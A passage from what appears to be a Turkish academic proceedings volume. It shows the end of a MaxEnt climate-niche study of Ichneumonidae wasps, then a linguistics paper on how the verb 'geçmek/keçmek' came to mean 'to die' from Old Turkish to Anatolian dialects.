Elde edilen modelin AUC değeri 0,855 olup iyi model kategorisinde değerlendirildi [13,8]. Sonuçlara göre Ichneumonidae familyasının dağılımını Bio1 (Yıllık Ortalama Sıcaklık), Bio5 (En Sıcak Ayın Maximum Sıcaklığı), Bio11 (En Soğuk Çeyreğin Ortalama Sıcaklığı) ve Bio12 'ye (Yıllık Yağış) göre belirlediği tespit edilmiştir. Yıllık ortalama sıcaklığın 5 °C, En sıcak ayın maksimum sıcaklığının 26 °C olduğu, En soğuk çeyrekteki ortalama sıcaklığın -20 °C ile + 15 °C arasında olduğu ve yıllık yağışın 800-1000 mm olduğu alanların Ichneumonidler için uygun iklim koşulları sağladığı tespit edilmiştir (Şekil 1).




Şekil 1. Modeli oluşturan iklim değişkenleri

Sonuç modeline ait haritalar incelendiğinde yakın geçmişten günümüze Ichneumonidlerin Batı Palearktik bölgede dağılımının oldukça yaygın olduğu görülmektedir. Yüzyılın sonuna doğru iklim değişimi etkisi altında ise iyimser senaryodan kötümser senaryoya doğru gidildikçe uygun iklim koşulları sağlayan alanların azalacağı ve kuzeyde yoğunlaşacağı görülmüştür. Bu durum literatürde Ichneumonid türlerinin parazitoid performanslarının düşük yükseltiye sahip kıyı bölgelerinden yavaş yavaş çekilip kuzeye doğru hareketleneceği sonuçları ile örtüşmektedir [11].

Özellikle en kötü senaryo olan SSP585' e ait harita incelendiğinde Alp Dağlarının ve Kafkasya'nın en kötü iklim değişimi koşullarında bile ayakta kalıp uygun iklim koşullarını sağlayacağı görülmektedir.

Biyolojik çeşitliliğin sürdürülebilmesi için gelecekte sığınak olarak görev yapacağını analiz sonuçlarında tahmin ettiğim Alp Dağlarının ve Kafkasya'nın antropojenik baskılardan şimdiden uzak tutulması gerekmektedir.



Şekil 2. Ichneumonidae yakın geçmiş ve 2081-2100 periyodundaki iklim değişim senaryolarına göre dağılım haritası

4. KAYNAKÇA

- [1] Walther, G. R., Post, E., Convey, P., Menzel, A., Parmesan, C., Beebee, T. J., Bairlein, F. Ecological responses to recent climate change. *Nature*, 416(6879), 389-395, 2002.
- [2] Sinervo, B., Mendez-De-La-Cruz, F., Miles, D. B., Heulin, B., Bastiaans, E., Villagrán-Santa Cruz, M., ... & Sites, J. W. Erosion of lizard diversity by climate change and altered thermal niches. *Science*, 328(5980), 894-899, 2010.
- [3] Hendrick, L. R., & McGarvey, D. J. Climate Change and Mountaintop-Removal Mining: A MaxEnt Assessment of the Potential Threat to West Virginian Fishes. *Northeastern Naturalist*, 26(3), 499-522, 2019.
- [4] Zhang, K., Yao, L., Meng, J., Tao, J. Maxent modeling for predicting the potential geographical distribution of two peony species under climate change. *Science of the Total Environment*, 634, 1326-1334, 2018.
- [5] Özkan, K., Sentürk, Ö., Mert, A., Negiz, M.G. Modeling and mapping potential distribution of Crimean juniper (*Juniperus excelsa* Bieb.) using correlative approaches. – *Journal of Environmental Biology* 36(1): 9, 2015.
- [6] Kırac, A., Mert, A. Will Danford's Lizard Become Extinct in the Future? *Polish Journal of Environmental Studies*, 28(3), 1741-1748, 2019.

- [7] Hausfather, Z. CMIP6: the next generation of climate models explained. [Online]. Available: <https://www.carbonbrief.org/cmip6-the-next-generation-of-climate-models-explained>. [Accessed Dec. 28, 2019].
- [8] Phillips, S. J.; Anderson, R. P.; Dudík, M.; Schapire, R. E.; Blair, M. E. Opening the black box: An open-source release of Maxent. *Ecography*, 40(7), 887-893, 2017.
- [9] Gauld, I. D.; Sithole, R.; Gómez, J. U. *The Ichneumonidae of Costa Rica. 4. Memoirs of the American Entomological Institute.* 2002.
- [10] Yu, D., Horstmann, K. *Catologue of World Ichneumonidae (Hymenoptera).* The American Entomological Institute, Part 1,2: 1-1558, 1997.
- [11] Régnière, J., Seehausen, M. L., & Martel, V. Modeling Climatic Influences on Three Parasitoids of Low-Density Spruce Budworm Populations. Part 1: *Tranosema rostrale* (Hymenoptera: Ichneumonidae). *Forests*, 11(8), 846, 2020.
- [12] Gaiji, S.; Chavan, V.; Arino, A. H., Otegui, J.; Hobern, D.; Sood, R.; Robles, E. Content assessment of the primary biodiversity data published through GBIF network: status, challenges and potentials. *Biodiversity Informatics*, 8(2), 2013.
- [13] Araújo, M. B., Pearson, R. G., Thuiller, W., & Erhard, M. Validation of species–climate impact models under climate change. *Global change biology*, 11(9), 1504-1513, 2005.

ESKİ TÜRKÇEDEN TÜRKİYE TÜRKÇESİ AĞIZLARINA “GEÇ-, GEÇİN-” FİİLLERİ

Nülüfer Çelik¹

¹*Osmaniye Korkut Ata Üniversitesi, Fen Edebiyat Fakültesi, Osmaniye, TURKEY*

niluferturkdili@gmail.com

ORCID: 0000-0002-6998-6109)

ÖZET

Dilin ses, şekil ve söz varlığında görülen gelişme ve değişimler sözcüklerin anlamlarında da görülür. Kelimelerde meydana gelen ses, biçim ya da anlam değişimleri dilin canlı bir varlık gibi zamanla değiştiğinin tanıklarındır. Türkçede ilk metinlerden itibaren kullanılan “keçmek” fiili de tarihî süreç içinde farklı anlamlar kazanan kelimelerden biridir. İlk yazılı metinlerde “keçmek” biçiminde “bir nehrin karşı yakasına geçmek” anlamıyla kullanılan fiil, Karahanlı Türkçesi ile yazılmış eserlerde anlam genişlemesine uğrayarak bir yerden bir yere geçiş olarak kabul edilen “ölüm” anlamında da kullanılmıştır. Sözcük bu biçim ve anlamıyla Harezmi Türkçesi dönemi eserlerinde de yer almıştır. Fiil, ilk defa Eski Anadolu Türkçesi döneminde ilk sekte k > g ötümlüleşmesi sonucu “geçmek” biçimini almış ve bu biçim günümüze kadar gelmiştir. Türkiye Türkçesi yazı dili ve Türkiye Türkçesi ağızlarında “geçmek” ve bu kökten türetilen “geçinmek, geçmiş, geçen, geçinlemek, geçerlenmek” kelimeleri “ölmek” anlamında kullanılmışlardır. Bu çalışmada “geçmek” fiilinin Eski Türkçeden günümüze “ölmek” anlamıyla kullanıldığı eserler araştırılmış, Türkiye Türkçesi ağızlarında ise eserler yanında kaynak kişilerle de tanıklanmaya ve bu anlamları ilgili kaynaklardan alınan örnek cümlelerle belirlenmeye çalışılmıştır.

Anahtar Kelimeler: *Eski Türkçe, geçmek, geçinmek, Türkiye Türkçesi Ağızları*

A RESEARCH ON THE VERBS “TO PASS-“ AND ITS DERIVATES FROM THE OLD TURKISH PERIOD TO THE TURKEY TURKISH ACCENTS

ABSTRACT

Developments and changes in the sound, form and vocabulary of the language is also seen in the meaning of words. Sound, form or meaning changes are witnesses that language changes over time like a living being. The verb “keçmek” (deriving from the verb to pass)", which has been used in Turkish since the first texts, is one of the words that gained different meanings in the historical process. The verb used in the first written texts as “to go to the opposite side of a river in the form of to pass ”has expanded meaning in the Works written in Karahanlı TurkishIt is also used in the meaning of “to die” accepted as transition. The word was included in the works of Harezmi Turkish period with this form and meaning.The verb, the first time in the Old Anatolian Turkish period, k >g as a result of its voicing, it took the form of “to pass ” and its form has survived to the present day. In Turkey Turkish written language and Turkish of Turkey's accents “to pass “ and that derived from the root “derivatives of the verb to pass” word “to die ” are used to mean. In this study, the works in which the verb “to pass ” is used in the sense of “to die ” from the Old Turkish to the present are researched. In Turkey Turkish accents, and this means also asked people to resources as well as artifacts, specimens collected from relevant sources .It has been tried to be determined with sentences.

Keywords: *Old Turkish, to pass, Turkey Turkish accents*

1. GİRİŞ

Dil canlı bir varlıktır. Dilin ses, şekil ve söz varlığında görülen gelişme ve değişimler sözcüklerin anlamlarında da görülür. Sözcüklerin anlamları, anlam olaylarına bağlı olarak zamanla çeşitli değişim ve gelişmeler göstermektedir.

İlk Türkçe metinlerden itibaren kullanılan “keçmek” fiili de Türkçenin tarihî sürecinde bu anlam değişimlerini yansıtan fiillerden bir olarak karşımıza çıkmaktadır. Eski Türkçe metinlerde “bir nehrin karşı tarafına geçmek” anlamıyla kullanılan “keçmek” fiili Türkiye Türkçesinde ve Türkiye Türkçesi ağızlarında çok farklı anlamlarda kullanılmaktadır.

Bu bildiride “geçmek” fiilinin ve bundan türetilen “geçinmek, geçmişler” gibi yapıların “ölmek” anlamında kullanılışı üzerinde durulmuş, fiilin ilk anlamından farklı olan “ölmek” anlamı tarihi metinlerde araştırılmıştır. Bunun için Eski Türkçe döneminden Türkiye Türkçesi ağızlarına kadar geçen tarihî süreçte yer alan tarihî Türk yazı dillerinin belli başlı eserleri ve sözlükleri taranarak, “ölmek” anlamında kullanılan “geçmek” ve bu kökten türeyen “geçinmek” fiilleri tespit edilmiş ve fiilin bu

anlamda kullanılışı örnek cümlelerle tanımlanmıştır. Türkiye Türkçesi ağızlarında “ölmek” anlamında aynı kökten türeyen diğer fiiller için zaman zaman kaynak kişilere başvurulmuş bu kişilerin adı, soyadı, yaşı, ili, ilçesi ve varsa köyü verilmiştir. Çalışmada geçen arka damak n’si (ñ) işareti ile gösterilmiştir. Ağızlardan aldığımız örnek cümlelerin yazımı ise ağızlarda geçtiği biçimde yazılmıştır. Çalışmada faydalanılan kaynak eserler ve kısaltmaları çalışma sonunda ayrıntılı olarak gösterilmiştir.

Genellikle “ruhun bedenden ayrılması suretiyle kişinin maddî hayat kaynağını yitirmesi” şeklinde tanımlanan ölüm ve ölüm sonrası hakkındaki algılama, inanış ve uygulamalar kültürden kültüre, devirden devire değişmektedir. Ölümün bir geçiş olarak görüldüğü, bedenın ya da ruhun çeşitli biçimlerde hayatını sürdürdüğü inancının yanı sıra ölümü kesin bir son olarak kabul eden inanışlar da vardır.

Ölümden sonra başka bir dünyada hayatın devam ettiğine dair inanç, Türklerin eski inançlarına ters düşmez. 11. yüzyılda İslâmiyet’i kabul eden Türkler bu inanç çerçevesinde ölüm olayını algılamışlardır. İslam inancında hayatla ölüm iç içedir. Ölüm yoktur, yer değiştirme vardır. Ölüm, bu dünyadan öbür dünyaya diğer bir ifadeyle ahirete geçiş hadisesidir. Kutadgu Bilig’de ölüm kavramının ahiret inancıyla paralel olduğunu anlatan aşağıdaki beyitte bu düşünce çok güzel bir şekilde ortaya konmuştur:

“Bayat kimke kılsa inayet basut

İkigü ajunda bu er buldı kut” (Kadim Tanrı kime yardım ederse, o kimse her iki dünyada mutlu olur).KB:1267

İnsanoğlu her ne kadar ölümün bir son olmadığına başka dünyaya geçiş olduğuna inansa da onu kabullenmesi zor olmuştur. Bu nedenle sevdiklerini ahiret yurduna gönderen insanlar bu geçişi örtmece dediğimiz sözcük veya sözlerle ifade etmişlerdir. Ölümün geçmek olarak adlandırılmasında bu düşüncenin yanı sıra diğer dünya dediğimiz ahiret yurduna gitme, orada yeni bir başlangıç yapma düşüncesi de yatıyor olabilir. Ölüm gerçeğinin, geçinmek olarak da adlandırılması fiilin yapısında bulunan -n dönüşlülük ekiyle Allahu Teâlâ’dan gelen ruhun tekrar ona dönmesi yani insan bedeninden çıkıp gerçek vatanına dönmesi şeklinde izah edilebilir.

Clauson geçmek fiilinin Eski Türkçe döneminde özel olarak nehirleri geçme anlamında kullanıldığını söylemiştir. (Clauson:1972, 693-694). Karahanlı Türkçesi dönemi eserlerinde ilk defa “ölmek” anlamında kullanılan “geçmek” fiilinin Harezmi Türkçesi dönem eserlerinde de bu anlamda kullanıldığı görülmektedir. Eski Türkçe döneminden itibaren yaygın kullanılan bu fiil ile ilgili Erol Osm. XIV’teki kullanımı hakkında Clauson’un “geç- ‘bir şeyin üzerinden geçmek, bir şeye geçmek, üstünden geçmek, aşmak, ölmek, vazgeçmek’ anlamlarında birçok metinde kullanıldığını ifade ettiğini nakletmektedir. Erol, bu doğrultuda “kelimenin anlam alanının genişlediğini söylemek mümkündür” yorumunu yapmıştır. (Erol:2014, 330)

Gülensoy, Köken Bilgisi Sözlüğü'nde "geçmek" fiilinin "geçmek, aşmak, ölmek, uykuya dalmak, bilincini yitirmek, sönmek, geçin- (hlk.) ölmek" gibi anlamlarına yer vermektedir.

Türkiye Türkçesi Güncel Sözlük'te "geçmek" fiili; "Bir yerden başka bir yere gitmek, bırakmak, vazgeçmek, yaşamak, olmak, vuku bulmak, cereyan etmek, sirayet etmek, bulunduğu yeri veya konumu değiştirmek, bir yeri aşmak, öbür yana ulaşmak, geride bırakmak, aşmak, tükenmek, bitmek, sona ermek, zamanı aşmak, sönmek, çürümeye yüz tutmak, sıyrılmak, kurtulmak" gibi anlamlarla karşılanmıştır. Tarama Sözlüğü'nde; "ileri geçmek, geçinmek, yaşamak, ömür sürmek, vaz geçmek, gitmek, geçip gitmek, girmek, dahil olmak", Derleme Sözlüğü'nde ise; "uykuya dalmak, bilincini yitirmek, çekiştirmek, sönmek, solmak, geçmek ve ölmek" anlamlarında kullanılmıştır (sozluk.gov.tr).

"Keçmek" fiilinin dönüşlü şekli olan "keçinmek" fiili ise; Türkiye Türkçesi Güncel Sözlük'te; "yaşamak için gerekeni sağlamak, uzlaşmak, anlaşmak, taşlamak, kendi gereksinimlerini başkalarından sağlamak, ölmek"; TS'de; "yaşamak, ömür sürmek, ölmek, kendini ...gibi saymak, ...gibi görmek" karşılığıyla açıklanmıştır. Keçin- fiili hakkında Clauson (1972: 698) "GB Osm.da geçin- "hayatını kazanmak; (insanlarla) iyi geçinmek; (mes. bir usta) olarak sayılmak yaşıyor" demektedir. Konuyla ilgili Erol "İlk defa Kaşgarlı'da geçen bu kelimedeki anlam değişikliği konusunda TS'deki kaydın Clauson' daki ile örtüştüğü tespit edilmiştir" şeklinde açıklama yapmıştır (Erol: 2014, 332). "Keçinmek" fiili Derleme sözlüğünde "ölmek, bir olaydan bir işten çıkar sağlamak, geçinmek, maişetini temin etmek" gibi birçok anlam karşılığında yer almıştır. (sozluk.gov.tr). TS'de geçin- "ölmek" yanında, geçmişler "ölmüş olanlar" (YTS:1012); geçmiş "bir kişinin ölmüş yakınları, ataları, dedeleri" olarak geçmektedir. Fiilin, Anadolu'nun birçok bölgesinde de "ölüm" anlamında kullanımı yaygındır. Türkiye Türkçesi ağızları söz varlığını barındıran Derleme Sözlüğü'nde ise; geçinmek (geçinmeg, geçirinmek) sözcüğünün "ölmek" karşılığıyla Isparta, Burdur, Denizli, Aydın, İzmir, Manisa, Balıkesir, Bursa, Tokat, Eskişehir, Manisa, Çanakkale, Amasya, Ordu, Bayburt, Artvin, Bitlis, Elazığ, Malatya, Gaziantep, Kahramanmaraş, Hatay, Sivas, Niğde, Konya, Mersin, Antalya, Muğla 'da kullanıldığı kayıtlıdır(DS: 2009,1962).

Geçmek sözcüğünün Türkçenin çeşitli dönemlerinde kullanımı ve "ölmek" anlamı şu örneklerden takip edilebilmektedir:

2. ESKİ TÜRKÇE DÖNEMİ

Kül Tegin ve Bilge Han Yazıtı (Göktürkler)

"Ko.....(I,52) sugdak budun iteyin tiyin, yinçü ügüzüğe keçe temir kapıgka teği süledimiz. Anda kirse kara türgiş budun yağı bolmuş, keneres tapa bardı. Bizin sü atı turuk azukı yok irti."

(Tabarda [kondurduk] Suğdak kavmini tanzim edeyim diye İnci ırmağını geçerek Demir Kapıya kadar sefer ettik. Ondan sonra Kara Türgiş kavmi düşman olmuş, Kenerese karşı vardı. Bizim ordunun atı fena, erzakı yok idi).Orkun: 1994, 46

“kurugaru yençü üğüz keçe temir kapıgka teği süledim, yırgaru yer bayurku yirin teği süledim bunça yirge teği süledim.”

(Geride [garpte] İnci ırmağını geçerek Demir Kapıya sefer ettim. Yukarıda [şimalde] Yer Bayırku yerine kadar sefer ettim Bunca yerlere kadar [Türk kavmini] yürüttüm). Orkun: 1994, 24

Moyun Çor / Şine Us (u) Yazıtı (Uygurlar)

“üküşü: seleñe: kudı: bardı: beñ: seleñe: keçe: udu: yorıdım: sünüşde: tutup: on er: ıdtım.”

(Çoğu Selenge’den aşağı doğru (kaçıp) gitti.Ben Selenge’yi geçip takip ederek gittim.

Savaşım.[Onlardan bazılarını]esir alıp on kişiyi [tekrar onlara] yolladım). Ölmez: 2017,151

3. KARAHANLI TÜRKÇESİ DÖNEMİ

“Er keçti.” (Adam göçtü, öldü). DLT. 5-12

“Kadaşın keçip bardı kodtı ajun

Sen inçin tirilgil yaşagıl uzun”

(Kardeşin göçti, gitti, bu dünyayı terk etti; Tanrı sana sağlık ve uzun ömürler versin). KB. 6288

İlk defa DLT’te görülen “keçmek” in dönüşlü şekli olan “keçünmek” fiilinin, eserde “geçer görünmek” anlamında kullanıldığına tanık olmaktayız:

Keçün- geçer görünmek

“er suw keçündi ” (Adam kendini suyu geçer gibi gösterdi). DLT.156-12

Keç- fiilinin ettirgen şekli olan keçir-/ keçür- fiili anlam genişlemesi ile “göçürmek, dünyadan göçürmek, dünya âleminde âhiret âlemine geçirmek” anlamında Allah’ın Mümît (Öldüren) isminin karşılığı olarak KB’de yer almıştır.¹

“Bayat atı birle sözüg başladım

Törütgen igidgen keçürgen² idim”

(Yaratan, yetiştiren (besleyen, rızık veren) ve göçüren Tanrı’nın adı ile söze başladım). KB.1

“Dört yüz kırk dört peygamber, mürsel, nebi,

“Kalmadı bu cihânda geçti hepsi,

“Küllü nefsin zaikatül mevt” âyeti,

¹ Bkz. Ahat Üstüner vd.Karahanlı Dönemi Eserlerinde “Esmâ-i Hüsnâ ”nın Türkçe Karşılıkları, Türk Dünyası Dil ve Edebiyat Dergisi, s.50, Ağustos 2020, A.A.Bilgin, “Kutadgu Bilig’deki Tevhîd BağlamındaTanrı Tasavvuru” Kutadgu Bilig ve Türk-İslam Kimliği. İstanbul Ticaret Odası Kültür ve Sanat Yayınları. 92-111

Kur'ân içinde ondan haber verir olmalı.” DH.2016, 221

4. HAREZM TÜRKÇESİ DÖNEMİ

“Vaşiyyatlarım bar, halâyıqlarğa aytayın tédi erse, andağ qıldılar. Peygâmbar ‘as za‘îf âvâzı birle Ĥâq te‘âlâğa Ĥamd u ŗenâ qıldı, keçgen ŗahâbalarqa du‘â qıldı, qalğanlarqa taqı du‘â qıldı.”

(Peygamber Efendimiz vasiyetini insanlara bildirmek için toplanmalarını istediğinde, insanlar onun bu isteğini yerine getirdiler. Peygamber Efendimiz kısık sesle Allah’a hamd edip onu övdükten sonra ölen sahabelere de dua etti. Arkasından da kalanlara aynı şekilde dua etti). NF. 85/10-11

“Ve eger musulmân bolmasañız hem taqı boy bérneseñiz, uruşmaq üçün kelipturur-miz. Ĥâq rızası üçün cândın keçmiş kişiler turur-miz.”

(Eğer müslüman olmaz ve de itaat etmeseniz savaşmak için geliriz, sizinle savaşırız.Allah rızasını kazanmak için candan geçmiş, ölümü göze almış kişileriz biz).NF. 112/1

“Ömer rażıya’llâhu ‘anhu dünyâdın bardı. Aydılar: nedin bildiñ? Aydı: imdige teđi böri koyqa tepünmez erdi, bu kün tepündü biddim kim ‘Ömer dünyâdın keçti bardı.”

(Ömer ‘in dünyadan göçtüğü (öldüğü) kurt ve kuzunun arasında yeniden kavganın çıkmasıyla anlaşıldı. Çünkü onun zamanında kurt ile kuzu da (onun adaleti sonucu) birbiriyle çok iyi geçiniyordu). KE. 239r/16

“Öledükendi bodunlar: keçti Ĥalk.”

(İnsanlar öldüler: Halk öldü). ME.157/2

5. ESKİ ANADOLU TÜRKÇESİ VE TÜRKİYE TÜRKÇESİ DÖNEMİ

“Keçmek” fiili ilk defa Eski Anadolu Türkçesi döneminde ilk seste k >g ötümlüleşmesi sonucu “geçmek” biçimini almış ve bu biçim günümüze kadar gelmiştir.Tarama Sözlüğünde “ geçmek” fiilinin anlamları arasında “ölmek” anlamı verilmemiştir.Bu durum fiilin “ölmek” anlamında kullanılmadığı izlenimini verebilir. Ama

Anadolu halk diliyle söylediği şiirleriyle Yunus’ta, halk hikâyeleri ve destan arası türle yazılan Dede Korkut Hikâyelerinde fiilin örtmece olarak “ölmek” karşılığında kullanıldığına tanık olmaktadır.Tarama Sözlüğünde “Geçinmek” fiilinin “ölmek” karşılığıyla Kanunu’l-EdebTercümesi adlı eserde yer aldığı belirtilmektedir. (Kdep. XVIII. 45-1) TS.

Yunus Emre:

Bildük gelenler geçtiler, gördük konanlar göçtüler

‘Işķarâbın içen cânlar uymaz göçmeğe konmaya.” Tatçı: 2014, 198

“Bildük gelen geçerimiş, konan girügöçerimiş

‘Işk şerbetin içirimiş her kim bu ma‘nidentuyar.’ Tatçı: 2014, 219

Dede Korkut Hikayelerinde:

“Anlar dahı bu dünyaya geldi kiçdi³

Karvan kibi kondı köçdi.” Ergin: 1997, 94

15. yüzyılda Âşıkpaşazâde tarafından yazılan Tevârih-i Âl-i Osman adlı eserde Aşıkpaşazâde’nin kendi ağzıyla naklettiği

“Gelen geçer konan göçer Âşıkî Du‘âsımakbûl olan geçmemişdür.” Öztürk:2013, 126 atasözü günümüzde de bu anlamla

kullanılmaktadır. (Albayrak: 2009, 467)

“Geçmek” fiili zaman zaman birleşik yapı içerisinde yer almıştır. Tarama Sözlüğünde “Candan geçmek” ölmek karşılığı ile tanıklanmıştır:

“Geçti Galip Dede candan yahu” (Galip Dede ölümü göze aldı).Süruri (TS) Geçmişler: Ölmüş olanlar

“Yengeç selamet kurtuldu, yola girdi, kalan balıklar katına vardı, ol geçmişleri çün ta'ziye kıldı, kalanlar için tehniyet ve şazılık kıldı.”

(Yengeç sağsalim kurtuldu, yola çıktı ve diğer balıkların yanına ulaşınca ölen diğer balıklar için başsağlığı diledi. Kalanlar için mutluluk ve sevinç dileyerek kutladı).Kel. XIV. 35 (TS. 1621)

Canından geçmek: Ölümü kabullenmek, ölmek “-Kimdir o? Kimdir canından geçmiş?” (Kimdir o? Canından geçen kimdir?) DB.363

6. TÜRKİYE TÜRKÇESİ AĞIZLARINDA

6.1. Gaziantep

Geçinmek, geçirinmek: ölmek “Amcam üç sene evvel geçindi.” (Amcam üç sene önce öldü). GA-III.324

6.2. Diyarbakır

“maḥset Allah étme ki benim ḳardaşım geçinmiş, obir ḳardaşım götürir. maḥset babam geçinmiş Oğılları götürir. Evine mezerden gelduhtan söre.” (Allah etmeye benim kardeşim öldü diyelim. Diğer kardeşim götürür. Babam öldü, diyelim

mezardan geldikten sonra oğulları evine götürür). DİÇÇYA.129

³Bkz.İbrahim Tosun, Ali Koç, Eski Türkçeden Günümüze Ön Seste k >g Ötümlüleşmesi, Turkish Studies, 2016, s. 411-432

6.3. Kahramanmaraş

“...biñdoğuz yüze élli ikiden évlendik. biñdoğuz yüz yétmiş üç yılına gadar on iki évládımızoldu. Dört tãnesi size ömür geçindi.Sékiztãnesi meydandadır.” (Bindokuzyüzelli ikide evlendik, bindokuzyüzyetmişüç yılına kadar on iki çocuğumuz oldu.Dört tanesi size ömür öldü.Sekiz tanesi yaşıyor). KYA.193

6.4. Elazığ

“Biz eskiden altı ğardaşTıh. Birisiğ geçindi.kemālitanırsız. kemālın babası geçindi. Bésğızsag.” (Biz eskiden altı kardeşdik. Birisi öldü. Kemalı tanırırsınız, onun babası öldü. Beş kız ise yaşıyor). KBAYA.136

6.5. Malatya

“...yerde bitmeyen başomda bitti. O yanna çarpındım bu yana çarpındım. kız kodu getti. Yalañızım benim adam da geçindi göçtü. Kaderimi kimim üstüne atam, kaderimde var ımış...”

(Kimsenin başına gelmeyen benim başıma geldi. Ne yaptıysam olmadı. Kız bırakıp gitti. Yalnız kaldım. Eşim de öldü. Kaderim böyle imiş, kaderimde bunları yaşamak varmış). MİA.359

6.6. Osmaniye

“...bunun babası nur içinde yatsın, ordan geçerdim. AnıcıKdötürüyôdum evendim, ordan geçiyi, “cumali yavrım” “buyur ā” “seni düerim hā”derdi. “buradan geçiyon, yemēyi öyle gêt” derdi rahmaTlıK Allah nur içinde yatsın hepiñiziñ geçeni.”

(Bunun babası nur içinde yatsın, ordan geçerdim, orada oturuyordum efendim, oradan geçiyorken ‘cumali yavrum’ diye seslenir ‘buyur ağam’ ‘seni döverim bak’ derdi. Madem buradan geçiyon yemeği ye de öyle git’ diye söylerdi rahmetlik. Allah hepinizin ölmüşlerini nur içinde yatırsın). AOİA.392

“Akşamleyin misafirlerle otururken misafirlerden birisi koca (dede) geçinecek dedi. Dede tavana bakıp duruyormuş. İki saat sonra vefat etti. Misafirler çocuklarını çağırın, koca geçindi, Allah rahmet eylesin dediler.”Kaynak kişi: Hatice Günbay, Osmaniye Merkez Yediocak Mahallesi, yaş:76

6.7. Adana / Ceyhan

“Köye gittiğimizizde halan geçinmişti,yetişemedik.”Kaynak kişi: Hüseyin Uzun (Karakoyunlu yörüklerinden), Adana, Ceyhan, Başören Köyü, yaş: 78

6.8. Afyon

“...herkes üş guluvalla bielam okur bilenē yāsin okur, hatim okur,geşmişlerine bağışlā.” (Herkes ölmüşlerine üç Kulhuvalla, bir Elham okur. Kuran okumayı bilenler Yasin okur, hatim indirir, ölmüşlerine bağışlar). Af.M.A.193

6.9. Bayburt

“Hatçe eze geçindi, duydunuz mu?” (Hatice teyze öldü, duydunuz mu?) Kaynak kişi: Turgay Yılmazoğlu yaş:39 Bayburt merkez Aşağı Kırsı Köyü

6.10. Denizli

“Gocu İbrahim garısı Merem billa geçinlemişdevatıla.”(Koca İbrahim karısı Meryem vefat etmiş diyorlar).Denizli, Tavas, Çağırğan Köyü, Kaynak kişi: Ganimet Selçik, yaş: 49

6.11. Adıyaman

“Babamız dün geçindi,⁵ cenazesini öğle namazında defnettik.” (Babamız dün öldü, cenazesini öğle vakti toprağa koyduk). Adıyaman-Gölbaşı, Mesut Solak, yaş: 31

6.12. Trabzon

“Kırksenedur onların babalarııeldi. Şimdi bu müdür olan gümüşhanede dokuz aylukıdu bobasi geçince. İyi adam işte.”

(Kırk senedir onların babaları eldi.Şimdi Gümüşhane’de müdür olan babası öldüğünde dokuz aylıktı.İyi adam işte).TYA. 161/11

6.13. Muğla

“Bosdancı nine ilkindiden sonra aaşama yakın geçerlenmiş.” (Bostancı nine ikindiden sonra akşamüzeri ölmüş.)

“Umaangızıingesaba_yakıngeçerlenmiş.”⁶ Umman kızı yenge sabaha karşı ölmüş.) Muğla-Datça,Yaka Köyü,Kaynak kişi: Nergiz Gümüş, yaş: 54

7. ANADOLU AĞIZLARDA GEÇMEK, GEÇİNMEK, GEÇİNLEMEK FİİLLERİNİN FARKLI ANLAMLARI

7.1. Uyuyakalmak

“Ölen açık geçinlevedidim o beni hastı gibi etti.” (Öğleyin biraz uyumuştum beni biraz hasta/sersem gibi yaptı). Denizli, Tavas, Çağırğan Köyü, Kaynak: Hatice Büke, yaş: 60

⁴ Himmet Büke, “Denizli Ağzından Derleme Sözlüğü’ne Katkılar” adlı çalışmasında ölmek anlamında kullanılan ‘geçinlemek’ fiilinin Derleme Sözlüğü’nde yer almayan fiiller arasında olduğunu söylemiştir.

⁵ Burak Telli ve Türker Barış Bulduk “Adıyaman İli ve Yöresi Ağızlarından Derleme Sözlüğü’ne Katkılar”adlı çalışmalarında geçinmek fiilinin Derleme Sözlüğü’nde Adıyaman ili ve yöresi ağızlarındaki şekil ve anlamıyla kullanılıp Adıyaman olarak kaydı bulunmayan fiiller grubunda yer aldığını söylemiştir.

⁶İnan Gümüş “ Türkçede Ölüm Örtmecesi ve Datça Ağzında Kullanılan ‘geçerlenmek’ Eylemi” adlı çalışmasında geçerlenmek eyleminin Derleme Sözlüğü, Derleme Sözlüğü’ne katkılar gibi çalışmalar ve genel ağız araştırmalarında yer almadığını söylemiştir.

- “...mezeriň ortasına vardım. Uyumuşuyuňadamaqıllı. Yalnız mezeriň altına vardımubiliyoruň. Geçinmişiyiň hayvaniň üstünde.” (Mezarın ortasına vardığımda iyice bir uyumuşum. Yalnız mezarın uç kısmına vardığımı hatırlıyorum. Hayvanın üstünde uyuyakalmışım). KİA.212, 017/5

7.2. Maişetini temin etmek, geçinmek

“Māhalledede kōmpile herkes kim ne yeyi, ne içi, nenen geçini? Kaç tene çocuğı var?” (Mahallenin hepsi, tamamı ne yiyor, ne içiyor, geçimini ne ile sağlıyor? Kaç tane çocuğı var?) DA.98

“Bir var imiş bir yoğ imiş bir nenevanoğlı var imiş. Bu oğlan her Gun ormandan odun Gataru, çarşidasatarmış. Odunun parasinan geçinip gedarmışla. çocoğun adi Abdihafizimiş.”

(Bir varmış bir yokmuş, bir nene ile bir oğlu varmış. Bu oğlan hergün ormandan odun katar,çarşıda satarmış. Aldığı bu parayla da geçimini temin edermiş. Bu çocuğun adı Abdi Hafızmış).UKA.127, 3-1

7.3. Geçim

“Negneannadañ o vañıt.../ ey keçineyrdik, ovañt doğrusu nigalayın zamanında keçenmeyimiz eyidi.” (Neyini anlatayım. O zaman iyi geçinirdik. O vakit Nigalayın(Rus Nikolay) zamanında geçimimiz iyiydi). EİA. c.II, 167

7.4. Anlaşmak, uyum içinde olmak

“çolilçocıl da var yanı. eşimleçol iyi geçiniyoruzçolmuTlıyım yanı eşimle ilgili bproblem”m yol yanı”

(Çoluk çocuk da var yanı. Eşimle çok iyi anlaşıyoruz. Çok mutluyum. Yani eşimle ilgili bir problemim yok). AKGS.199

7.5. Sönmek: *Lamba ürüzgârdan geçti.* (Bor-Niğde) DS.1963

7.6. Solmak : *Senin ipeğın geçiyor mu?* (Nizip-Gaziantep) DS.1963

8.SONUÇ

- Eski Türkçe döneminde“nehirleri geçme” anlamında kullanılan “keçmek” fiilinin ilk defa Karahanlı Türkçesi döneminde “ölmek” anlamında kullanıldığı;
- Harezmi Türkçesi döneminde “keçmek” fiilinin aynı anlamda kullanımının devam ettiği;
- “Keçünmek” fiilinin ise ilk defa DLT’de geçtiği halde henüz “ölmek” anlamında kullanılmadığı;
- XIII. yüzyıldan itibaren Anadolu sahasında Oğuzcaya dayalı olarak gelişen edebî yazı dilinde, günümüz Türkiye Türkçesinde ve Türkiye Türkçesi ağızlarında ilk seste k >g ötümlüleşmesi sonucu “geçmek” şeklinde ve bu köke bağlı türevleriyle“ölmek” karşılığında ve başka anlamlarda da kullanıldığı;

- Eski Türkçe döneminde günümüze kadar gelen süreç içinde kelimenin anlam genişlemesine uğradığı görülmektedir.

9.KISALTMALAR

